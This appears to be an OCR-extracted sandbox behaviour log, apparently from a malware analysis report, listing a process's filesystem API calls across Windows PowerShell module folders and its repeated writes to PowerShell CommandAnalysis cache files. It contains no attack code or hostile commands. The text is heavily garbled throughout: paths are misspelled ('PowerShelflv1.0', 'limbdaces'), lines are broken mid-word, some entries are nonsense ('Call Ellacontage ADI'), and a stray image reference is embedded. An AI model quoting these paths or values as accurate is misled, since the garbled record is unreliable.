Call Filesystem API	APT Name: FindFirstFileExW Args: (%windir%lsystem32!WindowsPowerShell\v1.0\limbdaces\windows\w1.0\limbdaces\windows\wi	2744	1856
	53200		


Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e57c, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e5c8, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter\t^*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab52b80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e5c8, 0, 0, 0) Return: ab52bc0	2744	1856
•			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\t^*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b79e5c8, 0, 0, 0) Return: ab52ec0	2744	1856
•		2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo\v1, 0, b79e57c, 0, 0, 0) Return: ab53000		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelflv1.0\Modules\NetLbfo*, 0, b79e57c, 0, 0, 0) Return: ab52b80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e5c8, 0, 0, 0) Return: ab52a40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetNat\t^*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetNat*, 0, b79e57c, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\\^*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos\t^, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e5c8, 0, 0, 0) Return: ab52a80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurity\t^*, 0, b79e57c, 0, 0, 0) Return: ab53200	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e5c8, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab52c40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetTCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab531 c0	2744	1856
Call Ellacontage ADI		0744	4050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\t^*, 0, b79e57c, 0, 0, 0) Return: ab532 00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (\ \windir\%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus* 0, b79e5c8, 0, 0, 0) Return: ab52d	2744	1856
	40		
Call Filesystem API	API Name: FindFirstFileExW Args: (\ \windir\%\system32\\Windows\Power\\$hell\v1.0\\Modules\\Network\Transition*, 0, b79e57c, 0, 0, 0 \) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79e5c8, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
· · · · · · · · · · · · · · · · · · ·			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PK(\t^*, 0, b79e57c, 0, 0, 0) Return: ab52e40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e5c8, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (\ \windir\%\system32\\WindowsPowerShell\v1.0\\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) \ Return: ab52b80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\ti*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API		2744	
Cail Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2e80	2144	1856
Call Ellawaters AD'		0744	4050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2dc0	2744	1856
0.11511 / 451		0744	4050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 3100	2744	1856
0.1157		0744	4050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API		2744	1856
•	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52e80		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52a80	2744	1856
,			
Call Eilocyctom API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	D-th- 0/1 OCAL ADDDATA 0/1Mi	2744	1856
Call Filesystem API Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_767a28c0-576a-468e-93b3-a92a5f4fa688 T		
	Patt: %LOCALPEPDATA%initrosottivindowsiPowerSneiil.commandanaiysisiPowerSneii_AnaiysisCacneEntry_767a2c00-576a400e-9505-a92a5i4fa066 1 ype: VSDT_COM_DOS		
		2744	1856
Write File	ype: VSDT_COM_DOS	2744 2744	1856 1856
Write File Write File Call Filesystem API	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS API Name: FindNextFileW Args: (ab52e00, b79e684) Return: 1	2744	1856
Write File Write File	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS		
Write File Write File Call Filesystem API	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS API Name: FindNextFileW Args: (ab52e00, b79e684) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 T	2744	1856
Write File Write File Call Filesystem API	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS API Name: FindNextFileW Args: (ab52e00, b79e684) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 T	2744	1856
Write File Write File Call Filesystem API Write File	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS API Name: FindNextFileW Args: (ab52e00, b79e684) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 T ype: VSDT_COM_DOS	2744 2744	1856 1856
Write File Write File Call Filesystem API Write File Write File	ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS API Name: FindNextFileW Args: (ab52e00, b79e684) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744 2744 2744	1856 1856

Call Filesystem API	API Name: FindNextFileW Args: (ab52cc0, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%IMicrosoftiWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1f80, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Ty pe: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9e171436-c937-4495-97a3-6ab639ad9344 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c0e7239-380c-4bee-9be2-34d0f2b30b3e T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call System API	API Name: GetVersionExA Args: (733782d0) Return: 1	2744	1856
Call System API	API Name: GetVersionExA Args: (b79b3a8) Return: 1	2744	1856
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_02c86d53-64d3-405a-b874-3fb9e4d3d801 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5e7cdb8e-1c0e-4ce6-b611-35f0d6057b10 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1a40, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_29c9c0d2-6a76-4587-8999-1bd935d0960f T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7f6a8806-b4ac-4054-9d04-8046ded256a4 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e05ae412-7a26-49ef-9e83-21d020a06540 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75e42fc9-f82f-47c6-8c43-f917c96f327f Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cd2ec4d9-23f9-4835-8bd2-0d8d9d66fa43 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_026d8cd8-f696-4f76-a387-baa63c41107cType: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c7b7956f-9ccf-4bdd-9c13-96d73b3795c4 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%MicrosofttWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1e40, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b12be17d-5154-4337-a5ec-o6d8c7f76f86 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fe39f5-a92f-4197-967e-41421dcd71d2 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba2000, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5f8d74a5-4b1d-4778-992f-ba6b1183f4b7 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_ccbad0e4-819d-49da-9a24-2e8cb9dbe5a8 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4971a5c4-a903-43d1-b724-afe121c29b20 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_238249d9-828b-47b0-99cf-67b3e0c55472 T	2744	1856
Write File	ype: VSDT_COM_DOS		
Write File		2744	1856

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b95f9b4f-e3e1-4db4-8644-b1ed72179373 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1e80, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bdda54c5-bb1d-49ea-917e-c5e884cf797f T	2744	1856
	ype: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d4f5287b-0a2b-4513-867d-6dc77b37a861 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a75d2ea2-edc3-421d-8513-7a1041097926 Type: \SDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ffd4a2f-f1b6-4b72-837c-755f35d2361e Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (aba1c00, b79e684) Return: 1	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a6f8c587-0526-45f8-b68a-e2c44f18cae1 Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_28109434-25cd-4e19-9fe8-3853250b4633 T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a2035040-f0bd-4c81-8765-d9eb87d48048 T	2744	1856
	ype: VSDT_COM_DOS		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ab18f83-dd5b-4fa5-948b-aab4383e999b T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6687a16c-1e4f-47dd-af2b-a296a425b97d T ype: VSDT_COM_DOS	2744	1856
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
